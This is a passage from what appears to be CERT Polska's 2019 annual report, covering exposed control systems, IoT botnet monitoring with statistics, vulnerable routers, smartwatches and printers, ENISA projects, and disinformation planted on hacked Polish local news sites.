15. dork – a search engine query that returns a specific intended result, for example all pages containing the word „cert”. Dorks are adapted to the syntax of queries of specific search engines. A Shodan dork will be different from a Google dork.

- Ventilation and air conditioning control panels at 35 petrol stations of one of large fuel companies;
- Building automation control systems at 3 shopping centres, 2 primary schools, and a university;
- 6 automation systems used in cold stores, with known vulnerabilities;
- 3 industrial routers providing remote connection to pumping station systems.




Figure 15. Central air conditioning control system.

The biggest difficulty that we encountered in this project was to quickly reach the owners in order to notify them of the issue. These devices frequently use IP addresses by which it is impossible to identify the owner of the device. In such a situation, we are compelled to look for the person in charge by contacting the owner of the IP address itself, which usually is the Internet service provider. The main objective for 2020 is to enhance this process and to find better ways to contact Internet service providers (ISPs).

■ IoT Tracker

The increase in the number of IoT (*Internet of things*) devices connectable to the Internet is impressive. Some sources estimate that as early as in 2021 IoT devices will constitute half of all devices connected to the global network¹⁶. This proportion is expected to further increase in the coming years. Therefore, it is not surprising that there are questions concerning security measures adopted by the manufacturers of such devices. It is also not surprising that there are questions concerning the number of publicly available vulnerable or unsecured IoT devices and what can be done to prevent it.

In 2019, CERT Polska developed IoT Tracker – a simple and effective tool for monitoring infected IoT devices in Polish address space. IoT Tracker collects information about malware infected IoT devices from several different sources of data. This mainly pertains to the Mirai botnet and all its variants (so-called branches, of which there are more than several dozen¹⁷), and also VPNFilter threats (two infrastructures). Determining whether a host is identified as infected is a source-based process where the outgoing network traffic from the device is analysed. The information collected is also supplemented by details of e.g. geolocation of the device, its type and manufacturer, in so far as such data are contained

16. <https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/>

17. <https://twitter.com/rommeljoen17/status/1010060870100049920>

in engines that support this process, i.e. Shodan, Censys, or Zoomeye. The acquired data are presented in the form of weekly reports to network administrators who manage the infected hosts. We inform about the detected threats, but we are also eager to share our knowledge on how to handle malware residing in infected IP cameras, DVRs, or routers.

One of the sources of data in the IoT Tracker system is the Kako¹⁸ honeypot network administered by CERT Polska, created to monitor malicious traffic from IoT devices. Kako uses independent configurations¹⁹ which simulate vulnerabilities in various popular IoT devices, mimicking the functioning of these devices and actual responses to HTTP requests. We slightly expanded the catalogue of configurations with simulation of devices quite commonly found in Poland²⁰. A big advantage of the Kako honeypot is the possibility to run multiple configurations on a single host. This means that one host can simulate many different IoT devices at the same time, assuming, of course, that ports on which services run do not interfere with each other.

IoT Tracker has certainly contributed to heightened awareness of Polish network administrators of the risks associated with IoT devices²¹. Furthermore, there is a noticeable gradual decrease in Mirai infections, compared to 2018. The average daily number of unique hosts infected with the Mirai malware family dropped from 938 to 639, a nearly 32% decrease. More detailed statistics on infections with Mirai variants in Poland can be found in section IoT Botnets in Poland on page 36. Obviously, the decrease in the number of infected IoT devices in Poland cannot be attributed exclusively to IoT Tracker. We think that this system is our pennyworth to the improvement of security in this field. Naturally, we are also satisfied to see a positive response from Polish network administrators, who favourably reacted to our reports, updating, improving the configuration, or replacing the infected devices with safer ones. Since April 2019, when IoT Tracker was launched, we have sent risk notifications to more than 216 entities per week on average.




Figure 16. IoT Tracker - system administrator view. The markers on the map show the positions of infected devices in Poland observed within a particular time frame.

18. <https://github.com/darkarnium/kako>

19. <https://github.com/darkarnium/kako-simulations/>

20. The popularity of a particular device was verified on the basis of Shodan data.

21. In 2019, CERT Polska sent 7,426 notifications (in the form of weekly reports) of infected IoT devices to Polish network administrators.

In the near future, we are planning to expand the system by adding further device simulations to the Kako honeypots. We are also looking for new sources of data that will help us to gain more comprehensive understanding of the situation concerning security of IoT devices in Poland. These actions have one objective: to reduce the number of infected devices in Polish networks to the minimum.

Security of IoT devices

The year 2019 confirmed the predictions included in the 2018 report concerning the exponential increase in the number of attacks on Internet of things devices²². Similar observations were published by F-Secure in its report for the first half of 2019²³, indicating explicitly that the larger number of devices connected to the global network had to translate into more attacks on them. According to F-Secure, the three most exploited services are Telnet, UPnP and SMB. Analysing the problem from the perspective of IoT botnets, it cannot be ignored that DDoS attacks are still one of their main applications²⁴. Mirai and its evolutions are still thriving²⁵, which is manifested by subsequent Denial of Service attacks. On the other hand, there is a certain upward trend related to massive attacks on a particular class of devices (e.g. Wi-Fi routers, smartwatches, wireless printers) typically of the same manufacturer and exploiting a specific vulnerability. The hacked devices can then be used, depending on the attacker's intentions, e.g. for DDoS attacks, distribution of malicious software, or as cryptocurrency miners.

■ Vulnerable routers

At the end of January 2019, one of NNENIX researchers noticed massive attempts to exploit vulnerabilities in Ubiquiti Networks routers²⁶. The attackers tried to exploit one of the Ubiquiti routers service running on port 10001, which is used to find other devices of this manufacturer. The amplification factor of the protocol used by this service is 3.67. This is not a high value, but with a sufficiently large

Geographic Distribution of Discovered Ubiquiti Devices

~500K Ubiquiti Devices Discovered




Figure 17. Worldwide distribution of Ubiquiti devices, January 2020
(source: https://blog.rapid7.com/content/images/2019/02/Geographic_Distribution.jpg).

number of devices (according to Rapid7, about half a million worldwide²⁷), an attack of gigantic volume of over 1Tbps was realistic. It was also worrying that the largest concentration of this type of equipment was, next to Brazil, the USA and Spain, in Poland.

22. https://www.cert.pl/wp-content/uploads/2019/05/Raport_CP_2018.pdf

23. https://blog-assets.f-secure.com/wp-content/uploads/2019/09/12093807/2019_attack_landscape_report.pdf

24. <https://securelist.com/ddos-report-q1-2019/90792/> i kolejne kwartaly

25. <https://www.iotforall.com/mirai-botnets-threatening-iot-security-2019/>

26. <https://www.zdnet.com/article/over-485000-ubiquiti-devices-vulnerable-to-new-attack/>

27. As of 29 January 2019, <https://blog.rapid7.com/2019/02/01/ubiquiti-discovery-service-exposures/>

A totally different method was employed by criminals who hijacked DNS addresses of about 180,000 Brazilian routers, including various TP-Link, D-Link, and Motorola models. As reported by Avast²⁸, the attackers used the GhostDNS, Navidade, and, discovered in April 2019, SonarDNS exploit kits. The attackers used malvertising, i.e. malicious advertisements found on such websites as streaming portals or porn sites. When visiting a compromised website, the victim was redirected to the so-called landing page from which the attack was initiated automatically, without user interaction. The exploit kit attempted to find the router IP address in the local network, and then tried to log in using a login- password pair list. If successful, the attackers sent a CSRF request to change the DNS settings on the router. Subsequent traffic was directed to phishing pages controlled by the criminals. Using this technique, the attackers managed to extract login credentials to many different websites, including electronic banking, email, PayPal and Netflix²⁹. Criminals also used other techniques to generate higher profits, e.g. hijacking network traffic and replacing advertisements for their own (i.e. such which brought them profit). Another method was to add browser-based cryptocurrency miner scripts³⁰.

■ Vulnerable smartwatches

The fact that manufacturers of IoT devices do not often devote required attention to security of the devices has been long known. Nevertheless, there are still a lot of astonishing cases in this respect. One of Chinese manufacturers of smart gadgets has shown incredible unconcern of the issue of security. The SMA-WATCH-M2 is a children's smartwatch, the intended purpose of which, similarly to other devices of this type, is for parents to track the position of their little ones. However, the manufacturer has not secured user data, exposing them to serious danger. This applies not only to personal data, i.e. name, surname, age, image, or address of the child, but also voice messages and the current GPS location sent by the smartwatch!³¹ One can only imagine how this information can be used by a person with bad intentions.

From the technical point of view, the communication via web API between the server and the device is not encrypted and there is no authentication mechanism. Although a token is generated, it is not verified on the server side. By entering subsequent identifiers, it was possible to access the data of virtually every user. Furthermore, by skillfully manipulating the configuration of the „parent” application, the attacker could easily establish connection with the device of any child, obtaining all information about the child³².

When the vulnerability was revealed, the problem seemed rather serious. It was possible to obtain data of over 5,000 users, of which, as provided by Sekurak, over 1,400 were registered in Poland³³. The highest number of registrations of the device came from Turkey, Mexico, Belgium, Hong Kong, Spain, the Netherlands, and, of course, China. According to the researchers, the problem could be much more serious, as the watches were also imported to other countries and sold under local brands. As reported in January 2020, on the application of one of the foreign distributors of the smartwatches, the manufacturer initiated the procedure of patching the described vulnerabilities³⁴.

28. <https://decoded.avast.io/threatintel/router-exploit-kits-an-overview-of-routerscsrf-attacks-and-dns-hijacking-in-brazil/>

29. <https://www.ixiacom.com/company/blog/paypal-netflix-gmail-and-uber-users-among-targets-new-wave-dns-hijacking-attacks>

30. <https://www.zdnet.com/article/brazil-is-at-the-forefront-of-a-new-type-of-router-attack/>

31. <https://www.iot-tests.org/2019/11/product-warning-chinese-childrens-watch-reveals-thousands-of-childrens-data/>

32. *ibidem*

33. <https://sekurak.pl/dzieci-ecie-smartwatche-tej-firmy-daja-nieuwierzytelny-dostep-do-lokalizacji-zdjec-imion-adresow-wiadomosci-glosowych-chyba-najwiecej-dotknietych-w-polsce/>

34. <https://www.iot-tests.org/2019/11/product-warning-chinese-childrens-watch-reveals-thousands-of-childrens-data/>




Figure 18. Heatmap showing SMA-WATCH-M2 smartwatch users in Europe (source: <https://www.iot-tests.org/2019/11/product-warning-chinese-childrens-watch-reveals-thousands-of-childrens-data/>).

■ **Publicly available printers**

Over the last few years, there has been a noticeable increase in the use of printing devices, especially in the corporate equipment segment. Manufacturers are trying to surpass one another by adding new features, and the printers themselves have gradually evolved into multi-task devices, known as Multi-functional Printers (MFPs), which typically work in network environments often with wireless access.

Unfortunately, not enough people, including those in charge of security in organizations, realize that vulnerable or incorrectly secured printers and MFPs pose a threat to their business. Such devices can become an excellent entry point to an organization, in particular if they are available externally. In spite of a noticeable decrease in the number of such devices, at the time of writing this report there were still nearly 500 of such available in Polish networks.




Figure 19. The number of publicly available printers in Polish networks, data by shodan.io, as of 6 February 2020.

In August 2019, the British organization NCC Group published the outcomes of their research identifying vulnerabilities in devices of this type of six known manufacturers³⁵. Some of the discovered vulnerabilities allowed remote code execution on the device, carrying out a DoS attack, revealing sensitive information, or causing the machine to crash³⁶.

Printers are of interest not only to jokers who, for instance, print a penis through remote access to the web interface of a 3D printer of another³⁷. Printing devices can also be targeted by APT groups, such as Fancy Bear, which used these types of gateways to gain access to the networks of various organisations³⁸.

For those who want to minimise the risk of printer exploitation, CERT Polska recommends first and foremost blocking access to the device from public address space and limiting the option of remote login to the device if this is not necessary. It is also necessary to change the default credentials, in particular to the administration panel of the device accessible from the browser. It is also advisable to regularly update the firmware of the device, use native security mechanisms (if offered by the manufacturer), and disable any unused services that unnecessarily increase the attack plane on the device.

■ IoT botnets in Poland

Similarly to previous years, in 2019 there were no exponential IoT device infections. No massive attacks on our networks, like the Brazilian router attack described in this chapter, were carried out. There is a gradual decline in infections with Mirai evolutions. Compared to the year 2018, the average daily number of unique hosts infected with the Mirai malware family dropped from 938 to 639. This represents a decrease of nearly 32%. Table 3 and Figure 20 contain detailed data in monthly terms.

Month / Average daily number of active bots in PL	2019	2018
January	864	818
February	632	895
March	617	829
April	632	768
May	415	791
June	446	1117
July	839	946
August	667	918
September	874	1036
October	779	1171
November	525	1074
December	375	896
Average number in monthly terms	639	938

Table 3. Average daily number of Miraia bots (all families) in Polish networks in monthly terms.

35. <https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2019/august/the-cyber-risk-lurking-in-your-office-corner/>

36. <https://gsec.hitb.org/materials/sg2019/D1%20-%20Why%20You%20Should%20Fear%20Your%20Mundane%20Office%20Equipment%20-%20Mario%20Rivas%20&%20Daniel%20Romero.pdf>

37. <https://niebezpiecznik.pl/post/ktos-wydrukowal-mu-penis-na-jego-drukarce-3d/>

38. <https://arstechnica.com/information-technology/2019/08/microsoft-catches-russian-state-hackers-using-iot-devices-to-breach-networks/>




Figure 20. Average daily number of Miraia bots (all families) in Polish networks in monthly terms.

A similar trend is observed in respect of VPNfilter, i.e. another IoT malware. Due to the fact that we lack complete data from the whole year, we present the comparison of the occurrence of VPNfilter in Polish networks in the period from June 2019 to December 2018. The average decrease in the daily number of unique infected hosts is also registered in this case, from 139 to 124, i.e. by nearly 9%. CERT Polska observed that the most frequently attacked IoT devices are routers, video recorders, and NAS servers.

Month / Average daily number of active bots in PL	2019	2018
June	61	162
July	155	189
August	137	171
September	139	62
October	125	173
November	116	172
December	138	42
Average number in monthly terms	124	139

Table 4. Average daily number of VPNfilter bots (both infrastructures combined) in Polish networks in monthly terms.




Figure 21. Average daily number of VPNfilter bots (both infrastructures combined) in Polish networks in monthly terms.

ENISA research and projects

In 2019, CERT Polska engaged in two projects under the instruction of the European Union Agency for Cybersecurity (ENISA)³⁹. Their effects will constitute a contribution to the reports, best practice documents, and training material issued by ENISA.

■ Training material

On its web page⁴⁰, ENISA publishes a wide range of training material created for computer security teams and experts. It covers both technical and organisational aspects. The entire material is available free of charge and can be used for self-training.

In 2019, we prepared a new set of material for the above resources. The training concerns the use of open license tools for the automation of the collection, processing, and exchange of information, as well as the use of these tools for typical analytical tasks related to incident detection and response.

The material consists of independent modules, each of which pertains to the utilization of a certain combination of tools for specific tasks by CSIRT analysts. The structure of the exercise makes it possible for the user can add new training scenarios, so that the material can be adapted to changing threats and tools in the future. The training consists of two parts: configuration of the tools and their use by analysts in typical situations related to the day-to-day activity of incident response teams.

The training programme includes the following tools:

- MISP⁴¹ (information sharing),
- TheHive⁴² (incident management),

39. <https://www.enisa.europa.eu/>

40. <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material>

41. <https://www.misp-project.org/>

42. <https://thehive-project.org/>

- Cortex (data correlation and enrichment),
- IntelMQ⁴³ (incident handling automation),
- Elasticsearch⁴⁴ (data storage),
- Kibana (analysis and visualisation),
- SNARE (honeypot) and TANNER⁴⁵ (logging).

The planned date of publication of the training by ENISA is the first half of 2020.

■ Study on early detection of incidents

In 2019, we started working on a study entitled “Proactive Detection of Network Security Incidents”. The aim of the study is the analysis of the mechanisms, tools, and sources of data supporting European CSIRT teams in proactive detection of network security incidents. This is a subsequent edition of the study, the first one was published in 2011 and was also carried out by CERT Polska⁴⁶.

The study consisted of several main parts:

- secondary research covering review of the sources and best practices to compile a list of mechanisms, solutions, and sources of data. This research also covered verification of the collected elements;
- a survey among CSIRT teams (primarily European). The purpose of the survey was to help in evaluating the mechanisms, solutions, and sources of data selected in the secondary research, and to identify potential gaps and needs of the teams – its product was a statistical summary;
- a gap analysis. The purpose of the analysis was to indicate, on the basis of the secondary research and the survey among CSIRT teams, any gaps and defects in the available mechanisms, solutions, and sources of data, and also identify any problems of CSIRT teams in the processing of information on proactive network incident detection;
- suggestion of good practices to the teams and potential directions of development at the management and policy level. The suggestions were to be based on the conducted analyses, feedback from CSIRT teams, and experience of CERT Polska.

In 2019, the majority of technical works was carried out, the summary of which will be made in the first quarter of 2020. The publication of the study is planned for the second quarter of 2020.

43. <https://www.enisa.europa.eu/topics/csirt-cert-services/community-projects/incident-handling-automation>

44. <https://www.elastic.co/elastic-stack>

45. <http://mushmush.org/>

46. The publication is available at <https://www.enisa.europa.eu/publications/proactive-detection-report>



Domestic threats and incidents

Disinformation and cybersecurity

According to the „Information Society in Poland in 2019” report of Statistics Poland, as many as 86.7% of households have Internet access⁴⁷. The growing popularity of the Internet translates to a higher number of threats lurking for its users. The changing habits of Internet users also contribute to the types of emerging threats. According to the April 2019 IBRiS survey for Rzeczpospolita⁴⁸ daily, even though television is still the most popular source of information for Polish people, websites have already overtaken newspapers and the radio. Yet in the youngest age group (18-29), Internet and social media sites are way ahead of the others. This means that such threats as „traditional” disinformation campaigns so far conducted in traditional media, have also appeared in the Internet.

CERT Polska is especially interested in all cases of disinformation campaigns with an additional element closely related to cybersecurity. For example, in the 2016 CERT Polska report, we described a case of using stolen and subsequently altered data from a computer of a Polish soldier to create a fake message that Poland is participating in the American „PRISM” programme to spy on its own citizens. In 2017, on the web page of Żagań Town Hall, there appeared false information about a supposed patriotic march organised as a protest against the presence of US armed forces in Poland, and in 2018, hackers posted an alert about radioactive contamination of the municipal water supply system on the web page of Wolin Town Hall.

This chapter focuses on disinformation campaigns that aim to arouse social unrest and cause loss of confidence in government authorities or allies. The method of hacking attacks consisted in placing false information on sites where its credibility would not be undermined, i.e. official web pages of local governments and local news sites.

■ The hunt for an American soldier

The first quite big disinformation campaign was registered on 11 April 2019. In the early morning, several news sites and web pages of local government authorities published sensational news. It covered an alleged murder of a Polish soldier by his American colleague during NATO exercises in Drawsko Pomorskie. Supposedly, the attempt to catch the killer was unsuccessful, so a wanted notice was issued for the perpetrator (several photographs were included along with the description). For this reason, the Żagań district governor asked local hunters for help. The place and time of the assembly was established, and the reward for apprehending the man was USD 5,000.

47. <https://stat.gov.pl/obszary-tematyczne/nauka-i-technika-spoleczenstwo-informacyjne/spoleczenstwo-informacyjne/spoleczenstwo-informacyjne-w-polsce-w-2019-roku,2,9.html>

48. <https://www.rp.pl/Media/190429917-Sondaz-Glownym-zrodlem-wiedzy-dla-Polakow-jest-telewizja.html>

UWAGA! Policja poszukuje żołnierza USA. Jest podejrzany o ZABÓJSTWO

🕒 11 kwietnia, 2019 📁 Społeczeństwo 💬 13 👁 16 353



Figure 22. An image attached to a fake news about the hunt for an American soldier.

Links to several local news sites on which the information was published first and a link to a blog which was created on the day of the publication were credited as the sources of the information. Already before noon, the administrators of the local news sites started deleting the information, and several of them reported that the articles had been put on the sites by hackers. On the same day, the Provincial Police Headquarters in Żagań officially denied the information about the murder and the hunt for the alleged perpetrator⁴⁹. The fake news itself was shared 250 times on Facebook. However, it was not spread by national media.

Interestingly, there was a very similar story in Ukraine in 2019. There, in turn, a Polish soldier allegedly shot his Ukrainian colleague at international exercises held at a training ground in Yavoriv, Ukraine. Such information was published on the website of the „Ratusza” newspaper from Lviv, which in turn had supposedly cited information provided by the Lviv police⁵⁰. On the same day, the information was denied by a police spokesman, and the screenshot from the web page of the police had been probably forged. The editors of „Ratusza” admitted that their page had been attacked by hackers.

■ Evacuation involving Dragon 19 exercises

In June 2019, local news sites published another story related to the American army. This time, in connection with international military exercises, during a five-day „practical episode”, it was necessary to evacuate the civilians. They, in turn, were to be provided, among other things, with „other amenities for their stay in the labour camp on a set date” (as stated in the original information).

49. <https://natemat.pl/269665,nie-dajcie-sie-nabrac-poszukiwania-amerykanskiego-zolnierza-to-fake-news>

50. <https://kresy.pl/wydarzenia/regiony/ukraina/ukraina-polak-zastrzeli-ukrainskiego-zolnierza-policja-dementuje-foto/>

